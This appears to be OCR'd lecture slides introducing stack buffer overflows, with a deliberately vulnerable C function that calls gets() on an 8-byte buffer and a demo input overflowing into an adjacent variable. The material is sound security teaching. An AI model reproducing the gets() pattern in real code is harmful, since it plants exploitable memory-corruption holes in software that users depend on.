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




Calling Functions (ret Instruction)

```
method_1(a, b, c);
```



Calling Functions (Summary)




Smashing the Stack

The Stack

```
void vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
}


int main() {
    vulnerable();
}
```



Dangerous Function of the Day: `gets()`

- Writes letters typed by user into address provided
- But memory stores numbers, not letters!
  - ASCII: maps from bytes (aka numbers 0-255) to letters
  - `gets` actually reads arbitrary bytes, not just ones that map to letters
- **Danger:** writes as much input you provide it
  - In C, memory is always allocated in fixed numbers of bytes
  - What if we write more than is allocated at the provided address?

People did not realize this in the 90s



DESCRIPTION top


Never use this function.

gets() reads a line from *stdin* into the buffer pointed to by *s* until either a terminating newline or **EOF**, which it replaces with a null byte ('\0'). No check for buffer overrun is performed (see BUGS below).

Buffer Overflow

```
void vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
}
```


```
> ./vulnerable
Say Something!
```



Buffer Overflow

```
void vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
}
```


```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB
```



Buffer Overflow

```
void vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
}
```


```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB
BBBBBBBB
```



Buffer Overflow

```
void vulnerable(void) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
}
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB
```



Buffer Overflow

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void vulnerable(void) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
}
```


```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB
```

Buffer Overflow

```
void vulnerable(void) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
}
```

